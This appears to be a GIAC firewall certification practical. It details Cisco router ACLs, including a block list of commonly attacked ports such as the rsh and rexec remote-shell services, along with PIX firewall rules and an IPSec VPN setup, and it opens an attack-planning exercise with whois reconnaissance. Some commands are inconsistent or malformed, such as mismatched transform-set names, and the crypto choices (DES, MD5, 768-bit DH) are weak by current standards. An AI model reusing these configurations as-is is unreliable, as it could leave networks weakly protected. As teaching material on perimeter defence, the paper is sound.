deny ip any 0.0.0.0 0.255.255.255 log-input
deny ip any 10.0.0.0 0.255.255.255 log-input
deny ip any 127.0.0.0 0.255.255.255 log-input
deny ip any 169.254.0.0 0.0.255.255 log-input
deny ip any 172.16.0.0 0.15.255.255 log-input
deny ip any 192.0.2.0 0.0.0.255 log-input
deny ip any 192.168.0.0 0.0.255.255 log-input
deny ip any 224.0.0.0 15.255.255.255 log-input
deny ip any 240.0.0.0 7.255.255.255 log-input

deny ip any 248.0.0.0 7.255.255.255 log-input
deny ip any 255.255.255.255 0.0.0.0 log-input
permit ip 110.10.10.0 0.0.0.255 any
deny   ip any any log-input

The above rules are our egress filter and they deny traffic to first zero octet, private addresses (RFC 1918), loopback network, IP multicast address and IANA reserved addresses and all ones, These addresses can be result of a misconfiguration or be spoofed. With egress filter we block the traffic and we log the same traffic. The command “permit ip 110.10.10.0 0.0.0.255 any”, allows that only traffic with our source IP address can be sent out. At the end, we deny and log other traffic. We use the log-input switch to log MAC address information to our syslog servers. The order of rules is very important. The rules are processed from the top down. After a packet “matches” a rule the packet is dropped (deny) or forward without being tested by the rest of the access list.

2.2.1.8 Mitigate Denial of Service attacks

ip access-list extended e0/1-in
deny ip 110.10.10.0 0.0.0.255 any log
This command from "IP address spoof protection" protects our net from Land attack. The Land attack program sends an IP packet, which has identical source and destination address and identical source and destination port.
interface FastEthernet0/0
no ip directed-broadcast

interface FastEthernet0/1
no ip directed-broadcast

The command "no ip directed-broadcast" stops our network from being used as a broadcast amplification site.

The article Help Defeat Denial of Service Attacks: Step-by-Step (http://www.sans.org/dosstep/index.php) describes "Egress Filtering" and "Stop Your Network from Being Used as a Broadcast Amplification Site" steps in more details.

2.2.1.9 A Common Vulnerable Ports

ip access-list extended e0/1-in
deny   tcp any any range 21 23
deny   tcp any any eq 37
deny   udp any any eq 37
deny   tcp any any eq 42
deny   tcp any any range 135 139
deny   udp any any range 135 139
deny   tcp any any eq 67
deny   udp any any eq 67
deny   tcp any any eq 68
deny   udp any any eq 68
deny   udp any any eq 69
deny   tcp any any eq 70
deny   tcp any any eq 79
deny   tcp any any eq 98

deny tcp any any range 109 111
deny udp any any eq 111
deny tcp any any eq 119
deny tcp any any eq 143
deny tcp any any range 161 162
deny udp any any range 161 162
deny udp any any eq 177
deny tcp any any eq 179
deny tcp any any eq 389
deny udp any any eq 389
deny tcp any any eq 445
deny udp any any eq 445
deny tcp any any range exec 515
deny udp any any eq 513
deny udp any any eq 514
deny udp any any eq 517
deny udp any any eq 520
deny tcp any any range 1025 1039
deny udp any any range 1025 1039
deny tcp any any eq 1080
deny tcp any any eq 1433
deny udp any any eq 1433
deny tcp any any eq 1434
deny udp any any eq 1434
deny tcp any any eq 1494
deny tcp any any eq 1512
deny udp any any eq 1512
deny tcp any any eq 1521
deny tcp any any eq 2049
deny udp any any eq 2049
deny tcp any any eq 3128
deny tcp any any eq 3306
deny tcp any any eq 3389
deny tcp any any eq 4045
deny udp any any eq 4045
deny tcp any any eq 5987
deny tcp any any eq 5631
deny tcp any any eq 5632
deny udp any any eq 5632
deny tcp any any eq 5800
deny tcp any any eq 5900
deny tcp any any range 6000 6255
deny tcp any any eq 8000
deny tcp any any eq 8080
deny tcp any any eq 8888
deny tcp any any range 32770 32899
deny udp any any range 32770 32899
deny tcp any any eq 65301

Appendix A Common Vulnerable Ports from http://www.sans.org/top20/ lists ports that are commonly probed and attacked. We have chosen to block ports listed above.

The block ports list contains several ports and we mention some of them:

- Login services - FTP (21/tcp), SSH (22/tcp), telnet (23/tcp), NetBIOS (139/tcp), the three Berkeley r-services used for remote login - REXEC (512/ tcp), RLOGIN (513/tcp), RSHELL (514/tcp)
- RPC and NFS – Portmap/rpcbind (111/tcp and 111/udp), NFS (2049/tcp and 2049/udp), LOCKD(4045/tcp and 4045/udp)
- Windows RPC programs – 1025 (tcp and udp) through 1039 (tcp and udp)
- X Windows - 6000/tcp through 6255/tcp
- Alternate HTTP port – 8000/tcp, 8080/tcp, 8888/tcp
- Unix RPC programs – 32770 (tcp and udp) through 32899 (tcp and udp)
- Miscellaneous - TFTP (69/udp), finger (79/tcp), NNTP (119/tcp), NTP (123/udp), RWHO (513/udp), syslog (514/udp), LPD (515/tcp), SNMP (161/tcp and 161/udp, 162/tcp and 162/udp), BGP (179/tcp), SOCKS (1080/tcp)

2.2.1.10 Access Control Lists

We have defined two access lists:

- ip access-list extended e0/0-in
- ip access-list extended e0/1-in

The “access-list extended e0/0-in” is bound to the FastEthernet 0/0 interface (connection to the primary firewall) and the “access-list extended e0/1-in” is bound to the FastEthernet 0/1 interface (connection to the Internet). The summary lists of the access lists are shown in Appendix B.

The “access-list extended e0/0-in” begins with the "established" rule. The "established" rule passes packets with the ACK flag set (or RST flag). The two following lines disallow inbound echo reply and allow outbound echo request. The fourth line disables access to the border router internal IP address. Egress filter rules follow. We have above already discussed egress filter rules.

The “access-list extended e0/1-in” also begins with the "established" rule. The second line disables access to the border router external IP address. The ingress filter rules follow. They drop packets arriving from IP address from the internal network, private addresses (RFC 1918), loopback network, IP multicast address and IANA reserved addresses. After ingress filter rules come rules that block ports which are commonly probed and attacked. The next two lines disallow inbound echo and allow inbound echo reply. We allow only traffic with the destination IP addresses, which belong to the IP address range for GIAC enterprises network – 110.10.10.0/24. The last rule denies and logs other traffic.

ACLs are processed in top-down order, i.e. when the first match is found no more processes take place.

GIAC Enterprises Border Router configuration is listed in the Appendix B.

2.3 Primary firewall configuration

2.3.1 Cisco PIX configuration

2.3.1.1 Interface naming and addressing

interface ethernet0 100full
interface ethernet1 100full
interface ethernet2 100full
interface ethernet3 100full
interface ethernet4 100full
With the command "interface" we specify that physical interface is Ethernet with the parameter Full-duplex Fast Ethernet (100full).

nameif ethernet0 outside security0
nameif ethernet1 inet-services security 80
nameif ethernet2 vpn-public security40
nameif ethernet3 vpn-secure security60
nameif ethernet4 inside security100
With the "nameif" command we assign the logical name and the security level to an interface.

ip address outside 110.10.10.2 255.255.255.0
ip address inet-services 192.168.100.1 255.255.255.0
ip address vpn-public 192.168.101.1 255.255.255.0
ip address vpn-secure 192.168.102.1 255.255.255.0
ip address inside 192.168.103.1 255.255.255.0
With the "IP address" command we assign an IP address and subnet mask to each interface.

mtu outside 1500
mtu inet-services 1500
mtu vpn-public 1500
mtu vpn-secure 1500
mtu inside 1500
WIth the "mtu" command we set MTU (Maximum Transmission Unit) size at 1500.

2.3.1.2 Routing and logging setup

route outside 0.0.0.0 0.0.0.0 110.10.10.1 1
The "route" command configures routing to the border router internal interface.

route inside 192.168.104.0 255.255.255.0 192.168.103.2 1
route inside 192.168.105.0 255.255.255.0 192.168.103.2 1
route inside 192.168.106.0 255.255.255.0 192.168.103.2 1
The "route" command configures routing to the management networks.

route inside 10.10.0.0 255.255.255.0 192.168.103.3 1
route inside 10.10.1.0 255.255.255.0 192.168.103.3 1
route inside 10.10.2.0 255.255.255.0 192.168.103.3 1

The "route" command configures routing to the internal networks.

route vpn-secure 192.168.200.0 255.255.255.0 192.168.101.20 1
The "route" command configures routing to the GIAC's partner network.

logging on
logging host 192.168.104.10 udp
logging host 192.168.104.11 udp
With "logging" commands we send the logs to our syslog servers.

2.3.1.3 Protocol fixup

fixup protocol ftp 21
fixup protocol http 80
fixup protocol rsh 514
fixup protocol smtp 25
fixup protocol sqlnet 1521
fixup protocol ntp 123
fixup protocol domain 53
"Fixup protocol" command configures application inspection on the PIX. For example, the "fixup protocol smtp 25" command enables PIX's Mail Guard feature.

2.3.1.4 NAT/PAT Configuration

static (inet-services,outside) 110.10.10.10 192.168.100.10 netmask 255.255.255.255
static (inet-services,outside) 110.10.10.11 192.168.100.11 netmask 255.255.255.255
static (inet-services,outside) 110.10.10.12 192.168.100.12 netmask 255.255.255.255
static (inet-services,outside) 110.10.10.13 192.168.100.13 netmask 255.255.255.255
static (vpn-public,outside) 110.10.10.20 192.168.100.20 netmask 255.255.255.255
static (vpn-public,outside) 110.10.10.21192.168.100.21 netmask 255.255.255.255
static (inside,outside) 110.10.10.30 192.168.104.10 netmask 255.255.255.255
static (inside,outside) 110.10.10.31 192.168.104.11 netmask 255.255.255.255
The "static" commands translate our public IP addresses (web, mail, DNS, VPN IPSec, VPN SSL, syslog-servers) to our private IP addresses, which are connected to the DMZ-Inet-services, the DMZ-VPN-public and the Management firewall.

nat (inside) 1 10.10.0.0 255.255.255.0
With the "nat" command we first define that "Internal Network - MS Workstation" (10.10.0.0/24) on the inside interface, is eligible for translation. A host is marked with nat_id number.

global (outside) 1 110.10.10.2
We use PAT (Port Address Translation) to translate private IP-addresses to one public IP address (110.10.10.2).

2.3.1.5 Access Control Lists - ACL

Set up and activation of PIX ACLs require two steps. Firstly, we have to create ACLs and secondly we have to apply them to an interface.

ACLs are bound to a specific interface and they permit or deny incoming sessions on the interface. For TCP and UDP traffic we never have to consider the return traffic.

One other item to point out is that ACLs are processed before address translation is performed.

ACLs are processed in a top-down order, i.e. when the first match is found no more process takes place. This means, as mentioned earlier, that order of our statements is very important.

2.3.1.5.1 ACL - Traffic from the outside

access-list from_outside permit tcp any host 110.10.10.10 eq 80
access-list from_outside permit tcp any host 110.10.10.10 eq 443
Allow HTTP and HTTPS to the web server.

access-list from_outside permit tcp any host 110.10.10.11 eq 25
Allow SMTP to our mail server.

access-list from_outside permit tcp host ISP-DNS-server1 host 110.10.10.12 eq 53
access-list from_outside permit tcp host ISP-DNS-server2 host 110.10.10.12 eq 53
Allow zone transfer from ISPs DNS servers.

access-list from_outside permit tcp any host 110.10.10.21 eq 80
access-list from_outside permit tcp any host 110.10.10.21 eq 443
Allow HTTP and HTTPS from our mobile sales force and teleworkers to the VPN SSL.

access-list from_outside permit udp host 100.0.0.10 host 110.10.10.20 eq 500
access-list from_outside permit esp host 100.0.0.10 host 110.10.10.20
Allow VPN IPSec traffic from GIAC's partner VPN gateway to tour VPN gateway.

access-list from_outside permit udp host 100.10.10.1 host 110.10.10.30 eq 514
access-list from_outside permit udp host 100.10.10.1 host 110.10.10.31 eq 514
Allow syslog to the syslog servers

access-list from_outside deny ip any any log-input
Deny and log all other traffic.

2.3.1.5.2 ACL - Traffic from the Inet services

access-list from_inet-services permit tcp host 192.168.100.11 any eq 25
Allow SMTP from our mail server.

access-list from_inet-services permit tcp host 192.168.100.12 any eq 53
access-list from_inet-services permit udp host 192.168.100.12 any eq 53
Allow TCP and UDP from our DNS server.

access-list from_inet-services permit tcp host 192.168.100.10 host 10.10.2.12 eq 1521
Allow Oracle traffic from our web server to internal database server.

access-list from_inet-services permit udp host 192.168.100.13 host 62.119.40.98 eq 123

access-list from_inet-services permit udp host 192.168.100.13 host 192.36.134.17 eq 123
Allow NTP from NTP server to the publicly accessible NTP servers.

access-list from_inet-services permit udp host 192.168.100.10 host 192.168.104.10 eq 514
access-list from_inet-services permit udp host 192.168.100.10 host 192.168.104.11 eq 514
access-list from_inet-services permit udp host 192.168.100.11 host 192.168.104.10 eq 514
access-list from_inet-services permit udp host 192.168.100.11 host 192.168.104.11 eq 514
access-list from_inet-services permit udp host 192.168.100.12 host 192.168.104.10 eq 514
access-list from_inet-services permit udp host 192.168.100.12 host 192.168.104.11 eq 514
access-list from_inet-services permit udp host 192.168.100.13 host 192.168.104.10 eq 514
access-list from_inet-services permit udp host 192.168.100.13 host 192.168.104.11 eq 514
Allow syslog from servers connected to the DMZ-Inet-services to the syslog servers.

access-list from_inet-services deny ip any any log-input
Deny and log all other traffic.

2.3.1.5.3 ACL - Traffic from the VPN public

access-list from_vpn-public permit udp host 110.10.10.20 host 100.0.0.10 eq 500
access-list from_vpn-public permit esp host 110.10.10.20 host 100.0.0.10
Allow VPN IPSec traffic on our VPN gateway to the GIAC's partner VPN gateway.

access-list from_vpn-public deny ip any any log-input
Deny and log all other traffic.

2.3.1.5.4 ACL - Traffic from the VPN secure

access-list from_vpn-secure permit tcp host 192.168.102.20 host 10.10.1.10 eq 80
access-list from_vpn-secure permit tcp host 192.168.102.20 host 10.10.2.10 eq 80
Allow HTTP to OWA and Internal web server.

access-list from_vpn-secure permit tcp 192.168.200.0 255.255.255.0 host 10.10.1.10 eq 25
access-list from_vpn-secure permit tcp 192.168.200.0 255.255.255.0 host 10.10.2.10 eq 80
access-list from_vpn-secure permit tcp 192.168.200.0 255.255.255.0 host 10.10.2.10 eq 443
access-list from_vpn-secure permit udp 192.168.200.0 255.255.255.0 host 10.10.2.11 eq 53
Allow GIAC's partner network to internal server (mail server, web server and DNS server).

access-list from_vpn-secure permit udp host 192.168.102.20 host 192.168.100.13 eq 123
access-list from_vpn-secure permit udp host 192.168.102.21 host 192.168.100.13 eq 123
Allow time synchronize from VPN IPSec and VPN SSL.

access-list from_vpn-secure permit udp host 192.168.102.20 host 192.168.104.10 eq 514
access-list from_vpn-secure permit udp host 192.168.102.20 host 192.168.104.11 eq 514
access-list from_vpn-secure permit udp host 192.168.102.21 host 192.168.104.10 eq 514
access-list from_vpn-secure permit udp host 192.168.102.21 host 192.168.104.11 eq 514
Allow syslog from VPN IPSec and VPN SSL to syslog servers.

access-list from_vpn-secure deny ip any any log-input
Deny and log all other traffic.

2.3.1.5.5 ACL - Traffic from the inside

access-list from_inside permit tcp host 10.10.1.10 host 192.168.100.11 eq 25
Allow SMTP from the internal mail server to the external mail server.

access-list from_inside permit tcp host 10.10.2.11 host 192.168.100.12 eq 53
access-list from_inside permit udp host 10.10.2.11 host 192.168.100.12 eq 53
Allow TCP and UDP from the internal DNS server to the external DNS server.

access-list from_inside permit tcp 10.10.0.0 255.255.255.0 host 192.168.100.10 eq 80
access-list from_inside permit tcp 10.10.0.0 255.255.255.0 host 192.168.100.10 eq 443
Allow HTTP and HTTPS from GIAC Enterprises employees located on GIAC Enterprises internal network to external web server.

access-list from_inside deny ip 10.10.0.0 255.255.255.0 192.168.100.0 255.255.255.0
Deny all other traffic from GIAC Enterprises employees located on GIAC Enterprises internal network to the DMZ-Inet-services.

access-list from_inside permit ip 10.10.0.0 255.255.255.0 192.168.200.0 255.255.255.0 any
Allow traffic to the GIAC's partner network.

access-list from_inside permit tcp 10.10.0.0 255.255.255.0 any eq 80
access-list from_inside permit tcp 10.10.0.0 255.255.255.0 any eq 443
access-list from_inside permit tcp 10.10.0.0 255.255.255.0 any eq 21
Allow HTTP, HTTPS and FTP for GIAC Enterprises employees located on GIAC Enterprises internal network.

access-list from_inside permit udp host 192.168.104.10 host 192.168.100.13 eq 123

access-list from_inside permit udp host 192.168.104.11 host 192.168.100.13 eq 123
access-list from_inside permit udp host 192.168.105.10 host 192.168.100.13 eq 123
access-list from_inside permit udp host 192.168.106.10 host 192.168.100.13 eq 123
access-list from_inside permit udp host 192.168.106.11 host 192.168.100.13 eq 123
access-list from_inside permit udp host 192.168.106.12 host 192.168.100.13 eq 123
access-list from_inside permit udp host 192.168.106.13 host 192.168.100.13 eq 123
Allow time synchronization from the management networks.

access-list from_inside permit udp host 192.168.103.2 host 192.168.100.13 eq 123
access-list from_inside permit udp host 192.168.103.3 host 192.168.100.13 eq 123
Allow time synchronization from the secondary and management firewalls.

access-list from_inside permit udp host 10.10.2.14 host 192.168.100.13 eq 123
Allow time synchronization from the internal networks

access-list from_inside permit tcp host 192.168.105.10 host 192.168.100.10 eq ssh
access-list from_inside permit tcp host 192.168.105.10 host 192.168.100.11eq ssh
access-list from_inside permit tcp host 192.168.105.10 host 192.168.100.12 eq ssh
access-list from_inside permit tcp host 192.168.105.10 host 192.168.100.13 eq ssh
access-list from_inside permit tcp host 192.168.105.10 host 192.168.103.1 eq ssh
Alow SSH from management station to the servers on the DMZ-Inet-services and the primary firewall.

access-list from_inside permit tcp host 192.168.105.10 any eq 80
access-list from_inside permit tcp host 192.168.105.10 any eq 443
access-list from_inside permit udp host 192.168.105.10 host 192.168.100.12 eq 53
Alow HTTP and HTTPs from management station and allow DNS from management station to External DNS server.

access-list from_inside deny ip any any log-input
Deny and log all other traffic.

access-group in from_outside interface outside
access-group in from_inet-services interface inet-services
access-group in from_vpn-public interface vpn-public
access-group in from_vpn-secure interface vpn-secure
access-group in from_inside interface inside
Apply access lists to the interfaces.

The next step is to test access lists. I recommend Webcast "Auditing a Network Perimeter" on the http://www.sans.org/webcasts/show.php?webcastid=90504.

2.4 VPN Configuration

GIAC enterprises VPN configuration is done according to "Site-to-Site and Extranet VPN Business Scenarios" (http://www.cisco.com/univercd/cc/td/doc/product/core/7100/swcg/6342gre.pdf, p.3-13 - p.3-27) and VPN Case Studies (Part 2), module 5 of the SANS GCFW training.

2.4.1 Cisco 2600 configuration

The configure encryption and IPSec services on our Cisco 2600 router with Cisco IOS IP/FW/IDS PLUS IPSEC 3DES we must:

- Configure IKE Policies
- Verify IKE Policies
- Configure IPSec and IP Tunnel Mode
- Configure Crypto Map

This example focuses on the IPSec configuration component with crypto access lists and regularly access lists.

2.4.1.1 Configuring and verify IKE Policies

gcfw-vpn-jb(config)#crypto isakmp policy 1
With the command above we enter config-isakmp command mode and in this example we configure policy 1. Each policy has a unique priority (1 through 10000, with 1 being the highest priority) and our policy has priority 1.

gcfw-vpn-jb(config-isakmp)#group 1
With the command “group” we can specify the Diffie-Helman group identifier: 768-bit Diffie-Helman (1) or 1024-bit Diffie-Helman (2). Group 2 specifies more security, but takes more processing power. We use the "group 1" command which specifies the 768-bit Diffie-Hellman group identifier.

gcfw-vpn-jb(config-isakmp)#authentication pre-share
The authentication method is pre-shared keys.

gcfw-vpn-jb(config-isakmp)#lifetime 3600
The "lifetime" command specifies the security association lifetime in seconds. This example configures 3600 seconds (one hour).

gcfw-vpn-jb(config-isakmp)#exit
Exit to global configuration mode.

gcfw-vpn-jb(config)#crypto isakmp key <pre-shared password> address 100.0.0.10
The command above specifies the shared key <pre-shared password> to be used with the GIAC's partner VPN gateway.

2.4.1.2 Verify IKE Policies

gcfw-vpn-jb#show crypto isakmp policy
Protection suite of priority 1
encryption algorithm: DES - Data Encryption Standard (56 bit keys).

hash algorithm: Secure Hash Standard
authentication method: Pre-Shared Key
Diffie-Hellman group: #1 (768 bit)
lifetime: 3600 seconds, no volume limit
Default protection suite
encryption algorithm: DES - Data Encryption Standard (56 bit keys).
hash algorithm: Secure Hash Standard
authentication method: Rivest-Shamir-Adleman Signature
Diffie-Hellman group: #1 (768 bit)
lifetime: 86400 seconds, no volume limit

The command "show crypto isakmp policy" verifies our configuration. Under "Protection suite of priority 1" we can see our values for lifetime and authentication method. Under "Default protection suite" we can see default values. "Although the above output shows *no volume limit* for the lifetime, you can currently only configure a time lifetime (such as 86400); volume limit lifetimes are not configurable." (http://www.cisco.com/univercd/cc/td/doc/product/core/7100/swcg/6342gre.pdf, 3 - 19).

2.4.1.3 Configuring IPSec

gcfw-vpn-jb(config)#access-list 111 permit ip 10.10.0.0 0.0.0.255 192.168.200.0 0.0.0.255
gcfw-vpn-jb(config)#access-list 111 deny ip 10.10.0.0 0.0.0.255 any

The "access-list 111" is a crypto access list. Crypto access lists are not the same as regular access lists. They are used to match the VPN traffic and they define which IP traffic will be encrypted. The lines above configure access list 111 to encrypt all IP traffic between the Internal Network - MS Workstation (10.10.0.0/24) and GIAC's partner private network (192.168.200.0/24).

gcfw-vpn-jb#show access-list
Extended IP access list 111
permit ip 10.10.0.0 0.0.0.255 192.168.200.0 0.0.0.255
deny ip 10.10.0.0 0.0.0.255 any

With the command "show access-list" we see and verify the access list attributes.

gcfw-vpn-jb(config)#crypto ipsec transform-set gcfwtransform esp-md5-hmac esp-3des

The command above defines a transform set gcfwtransform with ESP authentication using MD5 and ESP encryption using 3DES.

gcfw-vpn-jb#show crypto ipsec transform-set
Transform set gcfwtransformset: { esp-3des esp-md5-hmac }
will negotiate = { Tunnel, },

With the command "show crypto ipsec transform-set " we see the type of the transform-set configured on the router.

2.4.1.4 Configuring Crypto Maps

gcfw-vpn-jb(config)#crypto map shortsec 60 ipsec-isakmp

This command enter crypto map configuration mode, specifies a sequence number for the crypto map and configures the crypto map to use IKE to establish SAs.

gcfw-vpn-j(config-crypto-map)#set peer 100.0.0.10
This command specifies a remote IPSec peer and this is the GIAC's partner VPN gateway.

gcfw-vpn-j(config-crypto-map)#set transform-set vpn-partner1
For this crypto map entry we use vpn-partner1 transform set (AH and ESP).

gcfw-vpn-j(config-crypto-map)#match address 111
We use access list 111. IPSec traffic from access list 111 needs to be encrypted.

gcfw-vpn-jb(config)#interface FastEthernet0/1
gcfw-vpn-jb(config-if)#crypto map shortsec
We apply the crypto map set to the FastEthernet0/1 interface.

2.4.1.5 Access Control Lists

In our network architecture we control traffic from and to VPN IPSec on the primary firewall. We restrict this traffic further on the router with the following access lists.

access-list 101 permit udp host 100.0.0.10 host 192.168.101.20 eq 500
access-list 101 permit esp host 100.0.0.10 host 192.168.101.20
access-list 101 permit ip 192.168.200.0 0.0.0.255 10.10.0.0 0.0.0.255
access-list 101 deny ip any any log
interface FastEthernet 0/1
ip access-group 101 in
The first two lines allow IKE and ESP traffic. After a VPN-encryption, packet passes the inbound access list again. The third line allows traffic from the GIAC's partner private network (192.168.200.0/24) to the Internal Network - MS Workstation (10.10.0.0/24). “You should have no fear of this access list being a security hole; if someone fabricated traffic that would be able to pass it, the responses would be encrypted and sent to the VPN peer and would never be returned to the originator.” (Stephen Northcutt, Lenny Zeltser, Scott Winters, Karen Kent Frederick, Ronald W. Ritchey. Inside Network Perimeter Security. New Riders Publishing, 2003. 213). The fourth line denies and logs all other traffic. In this example the rules are also processed top-down.

This access list is bound to the Fast Ethernet 0/1 interface in the inbound direction (the last two lines).

access-list 102 permit ip 10.10.0.0 0.0.0.255 any
access-list 102 deny ip any any log
interface FastEthernet 0/0
ip access-group 102 in
The first line allows only traffic with Internal Network - MS Workstation source IP address to be sent out (egress filtering). In the second line we deny and log all other traffic. We apply egress filter inbound on the inside VPN router interface. This access list is bound to the Fast Ethernet 0/0 interface in the inbound direction (the last two lines).

GIAC Enterprises VPN configuration is listed in the Appendix C.

3. ASSIGNMENT 3: Design Under Fire

Selected network design:
http://www.giac.org/practical/GCFW/Brian_Rudzonis_GCFW.pdf
By Brian C. Rudzonis,
Posted in February 2004.

The network diagram is shown below.




Figure 1 - GIAC Network Diagram

Following five steps represent a flow of an attack:

1. Reconnaissance
2. Scanning
3. Exploit Systems
4. Keeping Access
5. Covering The Tracks


3.1 Reconnaissance

The first step of the attack flow is to investigate the target and gather as much information of it as possible. In this step we gather information about domain(s)

"fortunecookiesayings.com" (giac.com, giacenterprises.com, fortunes.com, giacfortunes.com) from open sources and we don't generate direct traffic to GIAC Enterprises.

3.1.1 Whois

We begin with Internic Whois (www.internic.net/whois.html) to find information regarding “fortunes.com” domain.



After this step the information is gathered from Domain Name Registration for GIAC Enterprises:

- Address
- Phone numbers
- Point of contact
- Authorative domain name servers

